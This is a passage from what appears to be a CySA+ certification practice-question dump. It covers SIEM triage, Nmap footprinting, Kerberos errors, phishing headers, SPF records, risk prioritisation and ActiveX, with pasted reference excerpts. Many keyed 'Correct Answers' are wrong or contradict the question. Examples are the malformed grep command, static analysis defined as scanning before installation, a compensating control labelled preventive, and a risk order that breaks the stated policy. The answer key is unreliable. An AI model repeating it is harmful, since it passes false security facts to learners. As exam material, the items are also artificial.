- B. Create an IDS for the current blocklist to determine which domains are showing activity and may need to be removed.
- C. Review the current blocklist and prioritize it based on the level of threat severity. Add the domains with the highest severity to the blocklist and remove the lower-severity threats from it.
- D. Review the current blocklist to determine which domains can be removed from the list and then update the ACLs and IPS signatures.

**Correct Answer: D**

During a review of SIEM alerts, a security analyst discovers the SIEM is receiving many alerts per day from the file-integrity monitoring tool about files from a newly deployed application that should not change. Which of the following steps should the analyst complete FIRST to respond to the issue?

- A. Warn the incident response team that the server can be compromised.
- B. Open a ticket informing the development team about the alerts.
- C. Check if temporary files are being monitored.
- D. Dismiss the alert, as the new application is still being adapted to the environment.

**Correct Answer:** C

A penetration tester physically enters a datacenter and attaches a small device to a switch. As part of the tester's effort to evaluate which nodes are present on the network, the tester places the network adapter in promiscuous mode and logs traffic for later analysis. Which of the following is the tester performing?

- A. Credentialed scanning
- B. Passive scanning
- C. Protocol analysis
- D. SCAP scanning
- E. Network segmentation

**Correct Answer:** B

Reference:

[https://whatis.techtarget.com/definition/passive-](https://whatis.techtarget.com/definition/passive-scanning#:~:text=Passive%20scanning%20is%20a%20method,target%20computer%20without%20direct%20interaction.&text=For%20an%20administrator%2C%20the%20main,target%20computer%2C%20such%20as%20freezes)

[scanning#:~:text=Passive%20scanning%20is%20a%20method,target%20computer%20without%](https://whatis.techtarget.com/definition/passive-scanning#:~:text=Passive%20scanning%20is%20a%20method,target%20computer%20without%20direct%20interaction.&text=For%20an%20administrator%2C%20the%20main,target%20computer%2C%20such%20as%20freezes)

[20direct%20interaction.&text=For%20an%20administrator%2C%20the%20main,target%20computer%2C%20such%20as%20freezes](https://whatis.techtarget.com/definition/passive-scanning#:~:text=Passive%20scanning%20is%20a%20method,target%20computer%20without%20direct%20interaction.&text=For%20an%20administrator%2C%20the%20main,target%20computer%2C%20such%20as%20freezes)

Passive scanning is a method of vulnerability detection that relies on information gleaned from network data that is captured from a target computer without direct interaction.

Packet sniffing applications can be used for passive scanning to reveal information such as operating system, known protocols running on non-standard ports and active network applications with known bugs. Passive scanning may be conducted by a network administrator scanning for security vulnerabilities or by an intruder as a preliminary to an active attack.

An organization recently discovered that spreadsheet files containing sensitive financial data were improperly stored on a web server. The management team wants to find out if any of these files were downloaded by public users accessing the server. The results should be written to a text file and should include the date, time, and IP address associated with any spreadsheet downloads. The web server's log file is named `webserver.log`, and the report file name should be `accessreport.txt`. Following is a sample of the web server's log file:

```
2017-10-12 21:01:12 GET /index.html - 84.102.33.7 - return=200 1600
```

Which of the following commands should be run if an analyst only wants to include entries in which a spreadsheet was successfully downloaded?

- A. `more webserver.log | grep *.xls > accessreport.txt`
- B. `more webserver.log > grep "\*xls" | egrep "E 'success'" > accessreport.txt`
- C. `more webserver.log | grep "E \return=200 | xls" > accessreport.txt`
- D. `more webserver.log | grep "A *.xls" < accessreport.txt`

**Correct Answer: B**

A security analyst needs to obtain the footprint of the network. The footprint must identify the following information:

- ⇒ TCP and UDP services running on a targeted system
- ⇒ Types of operating systems and versions
- ⇒ Specific applications and versions

Which of the following tools should the analyst use to obtain the data?

- A. Prowler
- B. Nmap
- C. Reaver
- D. ZAP

**Correct Answer: B**

Reference:

<https://www.varonis.com/blog/nmap-commands/>

Nmap is a network mapper that has emerged as one of the most popular, free network discovery tools on the market. Nmap is now one of the core tools used by network administrators to map their networks. The program can be used to find live hosts on a network, **perform port scanning**, ping sweeps, OS detection, and version detection.

A number of recent cyberattacks have re-focused attention on the type of network auditing that Nmap provides. Analysts have pointed out that the recent Capital One hack, for instance, **could have been detected sooner** if system administrators had been monitoring connected devices. In this guide, we'll look at what Nmap is, what it can do, and explain how to use the most common commands.



A security analyst has received a report that servers are no longer able to connect to the network. After many hours of troubleshooting, the analyst determines a

Group Policy Object is responsible for the network connectivity issues. Which of the following solutions should the security analyst recommend to prevent an interruption of service in the future?

- A. CI/CD pipeline
- B. Impact analysis and reporting
- C. Appropriate network segmentation
- D. Change management process

**Correct Answer: D**

A security analyst reviews SIEM logs and discovers the following error event:

**ERROR Event ID 4**

The Kerberos client received a KRB\_AP\_ERR\_MODIFIED error from the server DBASVRR4\$. The target name used was GC/PDC1DC.Domain57/Administrator. This indicates that the target server failed to decrypt the ticket provided by the client. Check if there are identically named server accounts in these two domains, or use the fully qualified name to identify the server.

Which of the following environments does the analyst need to examine to continue troubleshooting the event?

- A. Proxy server
- B. SQL server
- C. Windows domain controller
- D. WAF appliance
- E. DNS server

**Correct Answer: E**

Reference:

<https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/kerberos-client-krb-ap-err-modified-error>

Which of the following BEST describes the primary role of a risk assessment as it relates to compliance with risk-based frameworks?

- A. It demonstrated the organization's mitigation of risks associated with internal threats.
- B. It serves as the basis for control selection.
- C. It prescribes technical control requirements.
- D. It is an input to the business impact assessment.

**Correct Answer: A**



A small marketing firm uses many SaaS applications that hold sensitive information. The firm has discovered terminated employees are retaining access to systems for many weeks after their end date. Which of the following would BEST resolve the issue of lingering access?

- A. Perform weekly manual reviews on system access to uncover any issues.
- B. Set up a privileged access management tool that can fully manage privileged account access.
- C. Implement MFA on cloud-based systems.
- D. Configure federated authentication with SSO on cloud provider systems.

**Correct Answer:** D

A company recently experienced similar network attacks. To determine whether the attacks were identical, the company should gather a list of IPs domains, and files and use:

- A. behavior data.
- B. the Diamond Model of Intrusion Analysis.
- C. the attack kill chain.
- D. the reputational data.

**Correct Answer:** A

An organization supports a large number of remote users. Which of the following is the BEST option to protect the data on the remote users' laptops?

- A. Require the use of VPNs.
- B. Require employees to sign an NDA.
- C. Implement a DLP solution.
- D. Use whole disk encryption.

**Correct Answer:** A

A code review reveals a web application is using time-based cookies for session management. This is a security concern because time-based cookies are easy to:

- A. parameterize.
- B. decode.
- C. guess.
- D. decrypt.

**Correct Answer: B**

A managed security service provider (MSSP) has alerted a user that an account was added to the local administrator group for the servers named EC2AMAZ-

HG87B4 and EC2AMAZ-B643M2. A security analyst logs in to the cloud provider's graphical user interface to determine the IP addresses of the servers and sees the following data:

Name	Instance ID	Platform	Instance state	IP address
PROD-APP-01	i-83737sda393	Windows	Running	192.168.1.56
PROD-APP-02	i-3f342dmg9tre	Linux	Running	192.168.1.73
PROD-DC-01	i-358kadr9f732	Windows	Running	192.168.1.85
PROD-SERV-01	i-3932173bedf	-	Running	192.168.1.98
PROD-SERV-02	i-847ajube932	Windows	Running	192.168.1.46

Which of the following changes to the current architecture would work BEST to help the analyst to troubleshoot future alerts?

- A. Rename all hosts to the value listed in the instance ID field.
- B. Create a standard naming convention for all hostnames.
- C. Create an asset tag that identifies each instance by hostname.
- D. Instruct the MSSP to add the platform name from the cloud console to all alerts.

**Correct Answer: C**

A security analyst is investigating a reported phishing attempt that was received by many users throughout the company. The text of one of the emails shown below:

Return-Path: security@off1ce365.com  
Received: from [122.167.40.119]  
Message-ID: <FE3638ACA.2020509@off1ce365.com>  
Date: 23 May 2020 11:40:36 -0400  
From: security@off1ce365.com  
X-Accept-Language: en-us, en  
MIME-Version: 1.0  
To: Paul Vieira <pvieira@company.com>  
Subject: Account Lockout  
Content-Type: HTML;

Office 365 User,

It looks like your account has been locked out. Please click this <a href= "http://accountfix-office356.com/login.php">link</a> and follow the prompts to restore access.

Regards,

Security Team -

Due to the size of the company and the high storage requirements, the company does not log DNS requests or perform packet captures of network traffic, but it does log network flow data. Which of the following commands will the analyst most likely execute NEXT?

- A. telnet off1ce365.com 25
- B. tracert 122.167.40.119
- C. curl http://accountfix-office356.com/login.php
- D. nslookup accountfix-office356.com

**Correct Answer: B**

A host is spamming the network unintentionally. Which of the following control types should be used to address this situation?

- A. Managerial
- B. Technical
- C. Operational
- D. Corrective

**Correct Answer: D**

A company recently hired a new SOC provider and implemented new incident response procedures. Which of the following conjoined approaches would MOST likely be used to evaluate the new implementations for monitoring and incident response at the same time? (Choose two.)

- A. Blue-team exercise
- B. Disaster recovery exercise
- C. Red-team exercise
- D. Gray-box penetration test
- E. Tabletop exercise
- F. Risk assessment

**Correct Answer:** *CD*

Reference:

[https://csrc.nist.gov/glossary/term/red\\_team](https://csrc.nist.gov/glossary/term/red_team)

A company uses self-signed certificates when sending emails to recipients within the company. Users are calling the help desk because they are getting warnings when attempting to open emails sent by internal users. A security analyst checks the certificates and sees the following:

Issued to: user@company.com -

Issued by: certServer.company.com

Valid from: 1/1/2020 to 1/1/2030

Which of the following should the security analyst conclude?

- A. user@company.com is a malicious insider.
- B. The valid dates are too far apart and are generating the alerts.
- C. certServer has been compromised.
- D. The root certificate was not installed in the trusted store.

**Correct Answer:** *B*

Management would like to make changes to the company's infrastructure following a recent incident in which a malicious insider was able to pivot to another workstation that had access to the server environment. Which of the following controls would work BEST to prevent this type of event from reoccurring?

- A. EDR
- B. DLP
- C. NAC
- D. IPS

**Correct Answer:** *B*

A security analyst is monitoring a company's network traffic and finds ping requests going to accounting and human resources servers from a SQL server. Upon investigation, the analyst discovers a technician responded to potential network connectivity issues. Which of the following is the BEST way for the security analyst to respond?

- A. Report this activity as a false positive, as the activity is legitimate.
- B. Isolate the system and begin a forensic investigation to determine what was compromised.
- C. Recommend network segmentation to management as a way to secure the various environments.
- D. Implement host-based firewalls on all systems to prevent ping sweeps in the future.

**Correct Answer: B**

An organization recently discovered some inconsistencies in the motherboards it received from a vendor. The organization's security team then provided guidance on how to ensure the authenticity of the motherboards it received from vendors. Which of the following would be the BEST recommendation for the security analyst to provide?

- A. The organization should use a certified, trusted vendor as part of the supply chain.
- B. The organization should evaluate current NDAs to ensure enforceability of legal actions.
- C. The organization should maintain the relationship with the vendor and enforce vulnerability scans.
- D. The organization should ensure all motherboards are equipped with a TPM.

**Correct Answer: A**

While reviewing a cyber-risk assessment, an analyst notes there are concerns related to FPGA usage. Which of the following statements would BEST convince the analyst's supervisor to use additional controls?

- A. FPGAs are expensive and can only be programmed once. Code deployment safeguards are needed.
- B. FPGAs have an inflexible architecture. Additional training for developers is needed.
- C. FPGAs are vulnerable to malware installation and require additional protections for their codebase.
- D. FPGAs are expensive to produce. Anti-counterfeiting safeguards are needed.

**Correct Answer: B**

A company's security officer needs to implement geographical IP blocks for nation-state actors from a foreign country. On which of the following should the blocks be implemented?

- A. Data loss prevention
- B. Network access control
- C. Access control list
- D. Web content filter

**Correct Answer:** C

An organization that uses SPF has been notified emails sent via its authorized third-party partner are getting rejected. A security analyst reviews the DNS entry and sees the following: `v=spf1 ip4:180.10.6.5 ip4:180.10.6.10 include:robustmail.com ~all`  
The organization's primary mail server IP is 180.10.6.6, and the secondary mail server IP is 180.10.6.5. The organization's third-party mail provider is ~Robust Mail~ with the domain name robustmail.com. Which of the following is the MOST likely reason for the rejected emails?

- A. SPF version 1 does not support third-party providers.
- B. The primary and secondary email server IP addresses are out of sequence.
- C. An incorrect IP version is being used.
- D. The wrong domain name is in the SPF record.

**Correct Answer:** D

A security analyst needs to identify possible threats to a complex system a client is developing. Which of the following methodologies would BEST address this task?

- A. Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privileges (STRIDE)
- B. Software Assurance Maturity Model (SAMM)
- C. Open Web Application Security Project (OWASP)
- D. Open Source Security Information Management (OSSIM)

**Correct Answer:** C

In web application scanning, static analysis refers to scanning:

- A. the system for vulnerabilities before installing the application.
- B. the compiled code of the application to detect possible issues.
- C. an application that is installed and active on a system.
- D. an application that is installed on a system that is assigned a static IP.

**Correct Answer: A**

Reference:

<https://whatis.techtarget.com/definition/static-analysis-static-code-analysis>

Static analysis, also called static code analysis, is a method of computer program **debugging** that is done by examining the **code** without **executing** the program. The process provides an understanding of the code structure and can help ensure that the code adheres to industry standards. Static analysis is used in software engineering by software development and **quality assurance** teams. Automated tools can assist programmers and developers in carrying out static analysis. The software will scan all code in a project to check for vulnerabilities while validating the code.

An organization has the following risk mitigation policy:

- ⇒ Risks with a probability of 95% or greater will be addressed before all others regardless of the impact.
- ⇒ All other prioritization will be based on risk value.

The organization has identified the following risks:

Risk	Probability	Impact
A	95%	\$110,000
B	99%	\$100,000
C	50%	\$120,000
D	90%	\$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?

- A. A, B, D, C
- B. A, B, C, D
- C. D, A, B, C
- D. D, A, C, B

**Correct Answer: D**



A security analyst receives an alert to expect increased and highly advanced cyberattacks originating from a foreign country that recently had sanctions implemented. Which of the following describes the type of threat actors that should concern the security analyst?

- A. Insider threat
- B. Nation-state
- C. Hactivist
- D. Organized crime

**Correct Answer: B**

A security analyst is looking at the headers of a few emails that appear to be targeting all users at an organization:

From:	Justin O'Reilly
Subject:	Your tax documents is ready for secure download
Date:	2020-01-30
To:	sara.ellis@exampledomain.org
Return-Path:	justinoreilly@provider.com
Received From:	justing@sssofk12awq.com

From:	Justin O'Reilly
Subject:	Your tax documents is ready for secure download
Date:	2020-01-30
To:	jason.lee@exampledomain.org
Return-Path:	justinoreilly@provider.com
Received From:	justing@sssofk12awq.com

Which of the following technologies would MOST likely be used to prevent this phishing attempt?

- A. DNSSEC
- B. DMARC
- C. STP
- D. S/IMAP

**Correct Answer: B**

Reference:

<https://dmarc.org/>

DMARC, which stands for "Domain-based Message Authentication, Reporting & Conformance", is an [email authentication](#), policy, and reporting protocol. It builds on the widely deployed [SPF](#) and [DKIM](#) protocols, adding linkage to the author ("From:") domain name, published policies for recipient handling of authentication failures, and reporting from receivers to senders, to improve and monitor protection of the domain from fraudulent email.

A small business does not have enough staff in the accounting department to segregate duties. The controller writes the checks for the business and reconciles them against the ledger. To ensure there is no fraud occurring, the business conducts quarterly reviews in which a different officer in the business compares all the cleared checks against the ledger. Which of the following BEST describes this type of control?

- A. Deterrent
- B. Preventive
- C. Compensating
- D. Detective

**Correct Answer:** B

A security analyst is performing a Diamond Model analysis of an incident the company had last quarter. A potential benefit of this activity is that it can identify:

- A. detection and prevention capabilities to improve.
- B. which systems were exploited more frequently.
- C. possible evidence that is missing during forensic analysis.
- D. which analysts require more training.
- E. the time spent by analysts on each of the incidents.

**Correct Answer:** A

Reference:

<https://www.recordedfuture.com/diamond-model-intrusion-analysis/>

Which of the following is the BEST security practice to prevent ActiveX controls from running malicious code on a user's web application?

- A. Deploying HIPS to block malicious ActiveX code
- B. Installing network-based IPS to block malicious ActiveX code
- C. Adjusting the web-browser settings to block ActiveX controls
- D. Configuring a firewall to block traffic on ports that use ActiveX controls

**Correct Answer: C**

Reference:

<https://support.microsoft.com/en-us/windows/use-activex-controls-for-internet-explorer-11-25738d05-d357-39b4-eb2f-fdd074bbf347>

## ActiveX controls

ActiveX controls are small apps that allow websites to provide content such as videos and games. They also let you interact with content like toolbars and stock tickers when you browse the web. However, these apps can sometimes malfunction, or give you content that you don't want. In some cases, these apps might be used to collect info from your PC, damage info on your PC, install software on your PC without your agreement, or let someone else control your PC remotely.

## ActiveX Filtering

ActiveX Filtering in Internet Explorer prevents sites from installing and using these apps. This can help keep you safer as you browse, but it can also affect the performance of certain sites. For example, when ActiveX Filtering is on, videos, games, and other interactive content might not work.

To turn on ActiveX Filtering for all sites	▼
Turn off ActiveX Filtering for individual sites	▼
Turn off ActiveX Filtering for all sites	▼

### Adjust ActiveX settings in Internet Explorer

Internet Explorer might not be set up to download or run ActiveX controls for security reasons. Changing some advanced security settings will let you download, install, or run the control, but your PC might be more vulnerable to security threats. Only change advanced ActiveX settings if you're sure about increasing the level of risk to your PC.